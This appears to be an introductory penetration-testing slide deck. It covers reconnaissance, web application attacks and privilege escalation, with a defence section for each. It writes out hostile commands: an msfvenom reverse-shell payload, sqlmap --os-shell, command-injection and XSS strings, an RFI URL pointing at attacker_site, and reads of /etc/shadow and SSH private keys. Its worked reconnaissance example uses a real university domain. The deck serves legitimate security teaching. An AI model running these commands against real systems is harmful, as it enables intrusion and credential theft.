PENTESTING 101:

INTRODUCTION TO PENTRATION TESTING TECHNIQUES AND DEFENSIVE STRATEGIES.

WHO AM I:

ROGÉRIO RESENDE

https://www.linkedin.com/in/rgresende/

https://twitter.com/_game0n

PROFESSIONAL EXPERIENCE:

- 17 YEARS AS SYSADMIN
- 2 YEARS AS PENETRATION TESTER

ACADEMIC GRADUATIONS:

- MASTERS DEGREE IN INFORMATION SECURITY (ONGOING)
- BACHELOR DEGREE IN COMPUTER MANAGEMENT

CERTIFICATIONS:

- OSCP – OFFENSIVE SECURITY CERTIFIED PROFESSIONAL
- SOFTWARE SECURITY – UNIVERSITY OF MARYLAND
- ACFE – ALCATEL-LUCENT CERIFIED FIELD EXPERT
- MULTIPLE MOOCS IN SECURITY AND SYSADMIN

1.

INTRODUCTORY CONCEPTS

DIFFERENT TYPES OF **ATTACKS**

INFRASTRUCTURE
Testing the services of the server for vulnerabilities and trying to exploit them in order to get access to the operating system.


PHISHING/SOCIAL ENGINEERING
Trying to manipulate users into giving the attacker access to the system/ network.

WEB APPLICATIONS
Testing the web applications for vulnerabilities in order to get access to the operating system or other users account/information.

PHYSICAL
Breaking into or gaining physical access to computer systems inside the target network.

MOBILE APPLICATIONS
Exploiting vulnerabilities in mobile applications in order to compromise user information.


VULNERABILITY RESEARCH
Trying to find vulnerabilities in software products by analysing the source code or reverse engineering the software.



THE ATTACKER MANAGES TO SEND A FILE TO THE WEB SERVER THAT CAN EXECUTE COMMANDS ON THE SERVER.

WEB SHELL


BIND SHELL



1. THE SHELLCODE OPENS A PORT ON THE VULNERABLE SERVER AND A SHELL IS BOUNDED.

2. THE ATTACKER CONNECTS TO THE PORT AND GETS A COMMAND SHELL ON THE SERVER.

REVERSE SHELL



1. THE ATTACKER SETS UP A LISTENING PORT ON HIS MACHINE.

2. THE SHELLCODE EXECUTES AND SENDS A COMMAND SHELL TO THE ATTACKER MACHINE.

2.

VERIFY AUTHORIZATION/ SCOPE

TEST OWNERSHIP OF DOMAIN AND IP ADDRESS

WHOIS ulisboa.pt

```
root@GameOverBox:~# whois ulisboa.pt
Nome de domínio / Domain Name: ulisboa.pt
Data de registo / Creation Date (dd/mm/yyyy): 03/10/2012
Data de expiração / Expiration Date (dd/mm/yyyy): 02/10/2021
Estado / Status: ACTIVE

Titular / Registrant
   Universidade de Lisboa (ULISBOA)
   Alameda da Universidade
   Cidade Universitária
   1649-004 Lisboa
   Email: sistemas.di@reitoria.ulisboa.pt;redes.di@reitoria.ulisboa.pt

Entidade Gestora / Billing Contact
   Universidade de Lisboa (ULISBOA)
   Email: sistemas.di@reitoria.ulisboa.pt;redes.di@reitoria.ulisboa.pt

Responsável Técnico / Tech Contact
   Nuno Miguel Brás Fernandes
   Email: sistemas.spul@reitoria.ulisboa.pt
```

WHOIS 194.117.42.133

```
root@GameOverBox:~# whois 194.117.42.133
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See http://www.ripe.net/db/support/db-terms-conditions.pdf

% Note: this output has been filtered.
%       To receive output for a database update, use the "-B" flag.

% Information related to '194.117.40.0 - 194.117.47.255'

% Abuse contact for '194.117.40.0 - 194.117.47.255' is 'report@cert.rcts.pt'

inetnum:        194.117.40.0 - 194.117.47.255
netname:        NET-FCUL-1
descr:          Faculty Of Sciences, University of Lisbon
country:        PT
geoloc:         38.753002 -9.156747
admin-c:        RCUD6-RIPE
admin-c:        RCF21-RIPE
tech-c:         RCUD6-RIPE
tech-c:         RCF21-RIPE
status:         ASSIGNED PA
org:            ORG-UDL5-RIPE
remarks:        SERVIP-UL
remarks:        (update 20150414 - PS 33.006)
```

3.

INFRASTRUCTURE PENETRATION TESTING

PORT SCANNING

```
# nmap -sS -p- -sV --version-intensity 9 -O -n -Pn -vv --script auth,exploit,vuln
--script-args safe -oN nmap.txt -oG nmap.grep <IP>
```

SCAN TECHNIQUES
-sS SYN
-sT Connect
-sU UDP Scanning

PORT SPECIFICATION
-p 80,443
-p 0-65535
--top-ports 10000

HOST DISCOVERY
-Pn Treat all hosts as online
-sn Ping Scan
--dns-server Custom DNS

SERVICE/VERSION DETECTION
-sV Probe Open Ports
--version-intensity 9 (all probes)
--version-all
--version-light

OUTPUT
-oN Normal output to file
-oG Grepable format
-oX XML Output
-vv Increased verbosity

SCRIPT SCAN
--script <name|type|directory>
--script-args Script Arguments
--script-updatedb

TARGET SPECIFICATION
192.168.0.1
ciencias.ulisboa.pt
192.168.0.0/24
192.168.1-250.50-100
-iL Filename
--exclude host1,host2,etc...

MISC
-O Operating System Detection
-n never do DNS resolution

SINGLE TARGET DISCOVERY

host ciencias.ulisboa.pt

```
root@GameOverBox:~# host ciencias.ulisboa.pt
ciencias.ulisboa.pt has address 194.117.42.133
ciencias.ulisboa.pt has IPv6 address 2001:690:21c0:f606:fac:c1e:0:c1a5
ciencias.ulisboa.pt mail is handled by 50 mx03.ulisboa.pt.
ciencias.ulisboa.pt mail is handled by 50 mx04.ulisboa.pt.
ciencias.ulisboa.pt mail is handled by 100 mx01.ulisboa.pt.
ciencias.ulisboa.pt mail is handled by 100 mx02.ulisboa.pt.
```

BRUTE FORCE SUBDOMAINS

for sub in $(cat list.txt); do host $sub.ulisboa.pt; done

```
root@GameOverBox:~# echo mx01 > list.txt
root@GameOverBox:~# echo owa >> list.txt
root@GameOver
root@GameOver
```

```
root@GameOverBox:~# for sub in $(cat list.txt); do host $sub.ulisboa.pt; done
mx01.ulisboa.pt has address 194.117.3.101
mx01.ulisboa.pt has IPv6 address 2001:690:21c0:74::101
Host owa.ulisboa.pt not found: 3(NXDOMAIN)
ciencias.ulisboa.pt has address 194.117.42.133
ciencias.ulisboa.pt has IPv6 address 2001:690:21c0:f606:fac:c1e:0:c1a5
ciencias.ulisboa.pt mail is handled by 50 mx03.ulisboa.pt.
ciencias.ulisboa.pt mail is handled by 50 mx04.ulisboa.pt.
ciencias.ulisboa.pt mail is handled by 100 mx01.ulisboa.pt.
ciencias.ulisboa.pt mail is handled by 100 mx02.ulisboa.pt.
Host mail.ulisboa.pt not found: 3(NXDOMAIN)
```

DNS ZONE TRANSFER

host –l <domain name> <dns server address>

SUBDOMAIN DISCOVERY – Sublist3r

https://github.com/aboul3la/Sublist3r

DNS ENUMERATION

SCANNING FOR THE NETBIOS SERVICE

```
# nmap -v -p 139,445 –oG smb.grep 192.168.0.1-254
```

NBTSCAN

```
# nbtscan -r 192.168.0.0/24
```

ENUM4LINUX

```
# enum4linux -a 192.168.0.1
```

NMAP SMB NSE Scripts

```
root@GameOverBox:~# ls -l /usr/share/nmap/scripts/smb*
-rw-r--r-- 1 root root 45196 Set 25  2015 /usr/share/nmap/scripts/smb-brute.nse
-rw-r--r-- 1 root root 27670 Set 25  2015 /usr/share/nmap/scripts/smb-check-vulns.nse
-rw-r--r-- 1 root root  4845 Set 25  2015 /usr/share/nmap/scripts/smb-enum-domains.nse
-rw-r--r-- 1 root root  5930 Set 25  2015 /usr/share/nmap/scripts/smb-enum-groups.nse
-rw-r--r-- 1 root root  8097 Set 25  2015 /usr/share/nmap/scripts/smb-enum-processes.nse
-rw-r--r-- 1 root root 12098 Set 25  2015 /usr/share/nmap/scripts/smb-enum-sessions.nse
-rw-r--r-- 1 root root  6922 Set 25  2015 /usr/share/nmap/scripts/smb-enum-shares.nse
-rw-r--r-- 1 root root 12530 Set 25  2015 /usr/share/nmap/scripts/smb-enum-users.nse
-rw-r--r-- 1 root root  1705 Set 25  2015 /usr/share/nmap/scripts/smb-flood.nse
-rw-r--r-- 1 root root  6185 Set 25  2015 /usr/share/nmap/scripts/smb-ls.nse
-rw-r--r-- 1 root root  8791 Set 25  2015 /usr/share/nmap/scripts/smb-mbenum.nse
-rw-r--r-- 1 root root  7100 Set 25  2015 /usr/share/nmap/scripts/smb-os-discovery.nse
-rw-r--r-- 1 root root  5067 Set 25  2015 /usr/share/nmap/scripts/smb-print-text.nse
-rw-r--r-- 1 root root 63541 Set 25  2015 /usr/share/nmap/scripts/smb-psexec.nse
-rw-r--r-- 1 root root  5110 Set 25  2015 /usr/share/nmap/scripts/smb-security-mode.nse
-rw-r--r-- 1 root root  2423 Set 25  2015 /usr/share/nmap/scripts/smb-server-stats.nse
-rw-r--r-- 1 root root 14149 Set 25  2015 /usr/share/nmap/scripts/smb-system-info.nse
-rw-r--r-- 1 root root  1557 Set 25  2015 /usr/share/nmap/scripts/smbv2-enabled.nse
-rw-r--r-- 1 root root  5617 Set 25  2015 /usr/share/nmap/scripts/smb-vuln-ms10-054.nse
-rw-r--r-- 1 root root  7287 Set 25  2015 /usr/share/nmap/scripts/smb-vuln-ms10-061.nse
```

SNMP ENUMERATION

SCANNING FOR SNMP

```
# nmap -sU --open -p 161 -oG snmp.grep 192.168.1.100-254
```

ONESIXTYONE

```
# echo public > community
# echo private >> community
# echo company >> community
# echo somekey >> community
# for ip in $(seq 100 254); do echo 192.168.11.$ip; done > ips
# onesixtyone –c community –i ips
```

ENUMERATING WINDOWS WITH SNMP

```
# snmpwalk –c public –v1 192.168.1.205 <MIB>
```

1.3.6.1.2.1.25.1.6.0	System Processes
1.3.6.1.2.1.25.4.2.1.2	Running Programs
1.3.6.1.2.1.25.4.2.1.4	Processes Path
1.3.6.1.2.1.25.2.3.1.4	Storage Units
1.3.6.1.2.1.25.6.3.1.2	Software Name
1.3.6.1.4.1.77.1.2.25	User Accounts
1.3.6.1.2.1.6.13.1.3	TCP Local Ports

IMPORTANT CONCEPTS

EXPLOIT
Script or binary code that exploits a vulnerability on the target server.

PAYLOAD
All the necessary code to exploit the vulnerability.

SHELLCODE
The arbitrary code to be executed on the server.

FINDING EXPLOITS ON THE WEB
https://www.exploit-db.com/
http://www.securityfocus.com/

FINDING EXPLOITS IN KALI LINUX

```
root@GameOverBox:~# searchsploit slmail
------------------------------------------------------------ ---------------------------------
 Exploit Title                                              |  Path
                                                            | (/usr/share/exploitdb/platforms)
------------------------------------------------------------ ---------------------------------
SLMail 5.5 - POP3 PASS Buffer Overflow Exploit              | ./windows/remote/638.py
SLMail 5.5 - POP3 PASS Remote Buffer Overflow Exploit       | ./windows/remote/643.c
SLMail 5.5 - Remote Buffer Overflow Exploit                 | ./windows/remote/646.c
SLMail Pro 6.3.1.0 - Multiple Remote Denial Of Service an | ./windows/dos/31563.txt
------------------------------------------------------------ ---------------------------------
```

GENERATING SHELLCODE

```
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.11.0.213
LPORT=443 -f c -e x86/shikata_ga_nai -b “\x00\x0a\x0d"
```

PORT SCANNING

USE A FIREWALL TO BLOCK IP ADDRESS AFTER NUMEROUS REQUESTS
USE A FIREWALL TO DECLARE ALL PORTS AS OPEN

DNS ENUMERATION

USE A FIREWALL TO BLOCK IP ADDRESS AFTER NUMEROUS REQUESTS
NOT MUCH A DEFENDER CAN DO SINCE IT'S AN OPEN PROTOCOL

SMB ENUMERATION

DISABLE NETBIOS AND CLOSE PORTS TCP/139 AND TCP/445
https://msdn.microsoft.com/en-us/library/ms913275(v=winembedded.5).aspx

SNMP ENUMERATION

USE SNMP V3 WITH STRONG CREDENTIALS
REMOVE THE SERVICE IF NOT STRICTLY NECESSARY

DEFENSE AGAINST EXPLOITS

MAKE SURE ONLY NECESSARY SERVICES ARE RUNNING ON THE SERVER
KEEP ALL THE SOFTWARE UPDATED TO THE LATEST VERSIONS
BLOCK THE SERVER OUTBOUND COMMUNICATIONS
PERFORM PENETRATION TESTING AGAINST YOUR OWN SYSTEMS

INFRASTRUCTURE
DEFENSIVE STRATEGIES

4.

WEB APPLICATIONS PENETRATION TESTING

SQL INJECTION

IDENTIFY REQUESTS THAT USE DATABASES (LOGIN, SEARCH, SHOPPING)
INJECT A ‘ OR A ; AND IDENTIFY ERRONEOUS RESPONSES
INJECT COMMENTS (-- , /*,*/) OR KNOWN KEYWORDS (AND, OR)
USE NUMERIC OPERATIONS (ADDITIONS AND SUBTRACTIONS)

SQLMAP DOES THE HARD WORK

```
# sqlmap –r request.txt --dbms=MySQL --level=5 --risk=1 --force-ssl –f
--tamper=space2comment --string=“TRUE” –not-string=“FALSE” --dbs
--current-user --is-dba --current-db --hostname
# sqlmap –r request.txt -D <database> --tables
# sqlmap –r request.txt -D <database> -T <table> --dump
# sqlmap –r request.txt --os-shell
```

REFERENCES

https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OTG-INPVAL-005)
http://pentestmonkey.net/category/cheat-sheet/sql-injection

COMMAND INJECTION

IDENTIFY REQUESTS THAT USE FILENAMES OR ARE PART OF A COMMAND:

- http://sensitive/cgi-bin/userData.pl?doc=user1.txt
- http://sensitive/something.php?dir=/docs
- APPLICATION THAT REQUEST AN IP TO PERFORM A PING

TRY TO APPEND COMMANDS

http://sensitive/cgi-bin/userData.pl?doc=/bin/ls|

http://sensitive/something.php?dir=%3Bcat%20/etc/passwd

TRY DIFFERENT COMMAND TERMINATORS (|,&&,;)

REFERENCES

https://www.owasp.org/index.php/Testing_for_Command_Injection_(OTG-INPVAL-013)

A2 – WEAK AUTHENTICATION AND SESSION MANAGEMENT

WEAK PASSWORD POLICIES

- TRY TO CHANGE THE PASSWORD TO A SINGLE LETTER
- TRY TO CHANGE THE PASSWORD TO THE USERNAME

USERNAME ENUMERATION

- LOGIN FORMS
- PASSWORD RETRIEVEL FORMS
- USER REGISTRATION

WEAK CREDENTIALS

- PERFORM BRUTE FORCE ATTACKS ON THE KNOWN USERNAMES

WEAK PASSWORD CHANGE FUNCTIONALITY

- VERIFY THAT THE CURRENT PASSWORD IS BEING REQUESTED AND VALIDATED
- TRY TO CHANGE THE PASSWORD FOR OTHER USERS

FINDING REFLECTED PARAMETER VALUES

IDENTIFY VALUES PASSED IN PARAMETERS THAT ARE REFLECTED IN THE APPLICATION

DEPENDING ON INJECTION LOCATION

BREAK OUT OF TAG USING “, >, OR ;
INJECT YOUR OWN <SCRIPT> TAG
FOR DEMONSTRATION ONLY AN ALERT(1); IS NEEDED

EXAMPLES

<INPUT TYPE=“TEXT” NAME=“USERNAME” VALUE=“<INJECTION POINT>”>

TRY

TEST” ONMOUSEOVER=“ALERT(1);”>
TEST”><SVG ONLOAD=“ALERT(1);”>
TEST”><SCRIPT>ALERT(1);</SCRIPT>

RESULT

<INPUT TYPE=“TEXT” NAME=“USERNAME” VALUE=“TEST” ONMOUSEOVER=“ALERT(1);”>”>

<INPUT TYPE=“TEXT” NAME=“USERNAME” VALUE=“TEST”><SVG ONLOAD=“ALERT(1);”>”>

<INPUT TYPE=“TEXT” NAME=“USERNAME” VALUE=“TEST”><SCRIPT>ALERT(1);</SCRIPT>”>

A4 – INSECURE DIRECT OBJECT REFERENCES

LFI

IDENTIFY FILENAMES IN PARAMETERS

EXAMPLE

http://vulnerable_host/preview.php?file=example.html

CHANGE TO

http://vulnerable_host/preview.php?file=../../../../etc/passwd

IF THE INCLUDED FILE IS A APPLICATION FILE

TRY TO UPLOAD A .PHP OR .ASP AND INCLUDE IT

RFI

SAME AS LFI BUT TRY TO INCLUDE REMOTE FILES

http://vulnerable_host/preview.php?file=http://attacker_site/malicious_page

IDOR

DIRECT ACCESS TO INFORMATION THROUGH ID's

http://foo.bar/somepage?invoice=12345

ITERATE THROUGH ALL THE POSSIBLE NUMBERS TO TEST FOR LACK OF AUTHROIZATION CONFIGURATION

A5 – A10 – QUICK REVIEW

A5 SECURITY MISCONFIGURATION
- Fingerprint Applications
- Directory Browsing/Traversal

A6 SENSITIVE DATA EXPOSURE
- Weak Ciphers
- HSTS

A7 MISSING FUNCTION LEVEL ACCESS CONTROL
- Bypassing Authorization / Authentication

A8 CROSS SITE REQUEST FORGERY
- CSRF

A9 USING COMPONENTS WITH KNOWN VULNERABILITIES
- Enumerate Applications / Application Components

A10 UNVALIDATES REDIRECTS AND FORWARDS
- Open Redirects

A1 - SQL INJECTION

Prepared statements allow the association of variables (user input) to data used in SQL queries, making sure that the SQL query itself won't be changed.

All data sent by an user should be validated by the application regarding its content.

WAFs work as reverse proxy servers which are responsible for inspecting and validating data that is sent from the website users. This type of solution can protect from attacks as well as trigger alarms when certain pre-configured patterns on the traffic are found.

A1 - COMMAND INJECTION

Always validate user input.

Use a whitelist of permitted characters.

Use a whitelist based approach on the accepted values submitted by the user or untrusted data.

A2 – WEAK AUTHENTICATION AND SESSION MANAGEMENT

WEAK PASSWORD POLICIES

A good password policy allows only passwords that are on the following conditions:

- Verify at least 3 of the following 4 criteria:
  - Have at least one uppercase;
  - Have at least one lowercase;
  - Have at least one digit;
  - Have at least one special character.
- Have a minimum length of 10 characters;
- Are different from corresponding usernames.

USERNAME ENUMERATION

Always give the same response for a valid or invalid username.

WEAK CREDENTIALS

Implement a captcha to prevent brute force attacks.
Configure the firewall to block an IP Address after multiple failed login attempts.

WEAK PASSWORD CHANGE FUNCTIONALITY

Request and verify the current password before changing.
Verify that the user trying to change the password is the actual user.

A3 – CROSS SITE SCRIPTING

Input should be validated as strictly as possible on arrival, given the kind of content which it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters, and be relatively short; a year of birth should consist of exactly four numerals; email addresses should match a well-defined regular expression. Input which fails the validation should be rejected, not sanitized.

* Encoding and escaping filters for HTML should be applied, like OWASP ESAPI or Microsoft AntiXSS Library.

* Set the HTTP header Content-Security-Policy to define which scripts are allowed to execute. For instance, to only allow scripts from the current origin (script-src 'self') and deny inline scripts.

A4 – INSECURE DIRECT OBJECT REFERENCES

LFI

The application should not expect, as input from the user, paths to files. The user should provide only an identifier that can be easily verified to not contain special characters. The file path should be constructed on the server.

* If that is not possible, after creating a canonical representation of the path on the server, check if it refers to a file that the user is allowed to retrieve.

RFI

Don’t include files based on parameter information.
Prevent the server from contacting outside servers.

IDOR

Implement an access control list

A5-A10 MORE RESOURCES

https://www.owasp.org/index.php/OWASP_Top_Ten_Cheat_Sheet

5.

PRIVILEGE ESCALATION

WINDOWS PRIVILEGE ESCALATION

INITIAL INFORMATION GATHERING

```
systeminfo | findstr /B /C:"OS Name" /C:"OS Version“
echo %username%
net users
schtasks /query /fo LIST /v
tasklist /SVC
net start
```

CHECK FOR PASSWORDS

```
c:\sysprep.inf
c:\sysprep\sysprep.xml
%WINDIR%\Panther\Unattend\Unattended.xml
%WINDIR%\Panther\Unattended.xml
dir /s *pass* == *cred* == *vnc* == *.config*
findstr /si password *.xml *.ini *.txt
reg query <HKLM|HKCU> /f password /t REG_SZ /s
```

CHECK PERMISSIONS ON SERVICES

```
accesschk.exe -ucqv Spooler
accesschk.exe -uwcqv "Authenticated Users" *
accesschk.exe -dqv "C:  Python27"
```

REFERENCES

http://www.fuzzysecurity.com/tutorials/16.html

LINUX PRIVILEGE ESCALATION

INITIAL INFORMATION GATHERING

```
cat /etc/issue
uname –a
ps –ef
crontab –l
sudo –l
grep -C 5 "password" [filename]
cat /etc/passwd
cat /etc/sudoers
cat /etc/shadow
find / -perm -g=s -o -perm -4000 ! -type l
                  -maxdepth 3 -exec ls -ld {}\;
                  2>/dev/null
find / -writable -type d 2>/dev/null
```

CHECK SSH

```
cat ~/.ssh/authorized_keys
cat ~/.ssh/identity.pub
cat ~/.ssh/identity
cat ~/.ssh/id_rsa.pub
cat ~/.ssh/id_rsa
cat ~/.ssh/id_dsa.pub
cat ~/.ssh/id_dsa
```

REFERENCES

https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

6.

PRATICAL EXERCISES

Olá Pentesters! O vosso trabalho será testar um servidor web que será colocado em produção durante o próximo mês. Este servidor foi instalado com o propósito de servir uma aplicação web de partilha de ficheiros entre utilizadores. Como é do vosso conhecimento, todos os serviçosque incluam uploads de ficheiros são potencialmente perigosos e devem ser precedidos de rigorosos testes de penetração para garantir a sua segurança.
Vocês terão acesso a uma conta limitada de acesso ao serviço e deverão testar todas as áreas da aplicação que têm ao vosso dispor. Se conseguirem escalar os vossos privilégios, por favor reportem-nos. Um destes dias apanhámos os Admins a falar entre eles sobre o a utilização de um upload secundário para partilhas de ISO's. Apesar de terem sido dadas orientações expressas para remover qualquer tipo de uploads que não o da própria aplicação, solicitamos o vosso apoio na detecção de qualquer funcionalidade que tenha sido indevidamente adicionada.

Para além do serviço web principal que encontram rapidamente na vossa máquina cliente (descrito à frente), devem ser efetuados testes a todos os serviços disponíveis na máquina. Se conseguirem encontrar um mínimo de três vulnerabilidades e terem privilégios de root no servidor teremos todo o prazer em enaltecer o vosso desempenho ao Dr. Neves.
Uma vez que a máquina ainda não se encontra em produção foi configurado um certificado selfsigned para permitir os testes aos protocolos HTTPS. Apesar de termos conhecimento dos problemas inerentes a certificados self-signeds, este problema não será considerado uma vulnerabilidade. Devem no entanto garantir que só estão a ser utilizados protocolos seguros em HTTPS.
Seguidamente, terão a descrição dos serviços existentes no servidor, como descarregar as máquinas virtuais e como configurar a rede interna para poderem efetuar os vossos testes. .

Serviços Instalados

O servidor contém o serviço principal de partilha de ficheiros na porta 443. A aplicação instalada é o Pydio Community Edition. O servidor tem também outros pequenos sites em HTTP colocados pela equipa de Admin. Apesar destes sites não serem para passar a produção podem tentar explorar estes serviços com o objetivo de obter root, desde que reportem o que fizeram. Existe também configurado um servidor de SSH que poderão explorar.

Credenciais

Pydio: pentester/pentester

7.

BOOK REFERENCES

THE HACKER PLAYBOOK2

THE WEB APPLICATION HACKER'S HANDBOOK

HACKING THE ART OF EXPLOITATION

GREY HAT HACKING

BLACK HAT PYTHON

THE MOBILE APPLICATION HACKER'S HANDBOOK

8.

BONUS SLIDE

LEGAL PRACTICE

https://hack.me/
https://www.vulnhub.com/
https://pentesterlab.com/ (check bootcamp)

BUG BOUNTIES

https://www.hackerone.com/
https://bugcrowd.com/

CTF (Capture the Flag Challenges)

https://ctftime.org/

CONFRARIA DE SEGURANÇA DA INFORMAÇÃO

https://confraria.ap2si.org/

HAVE FUN, STAY SAFE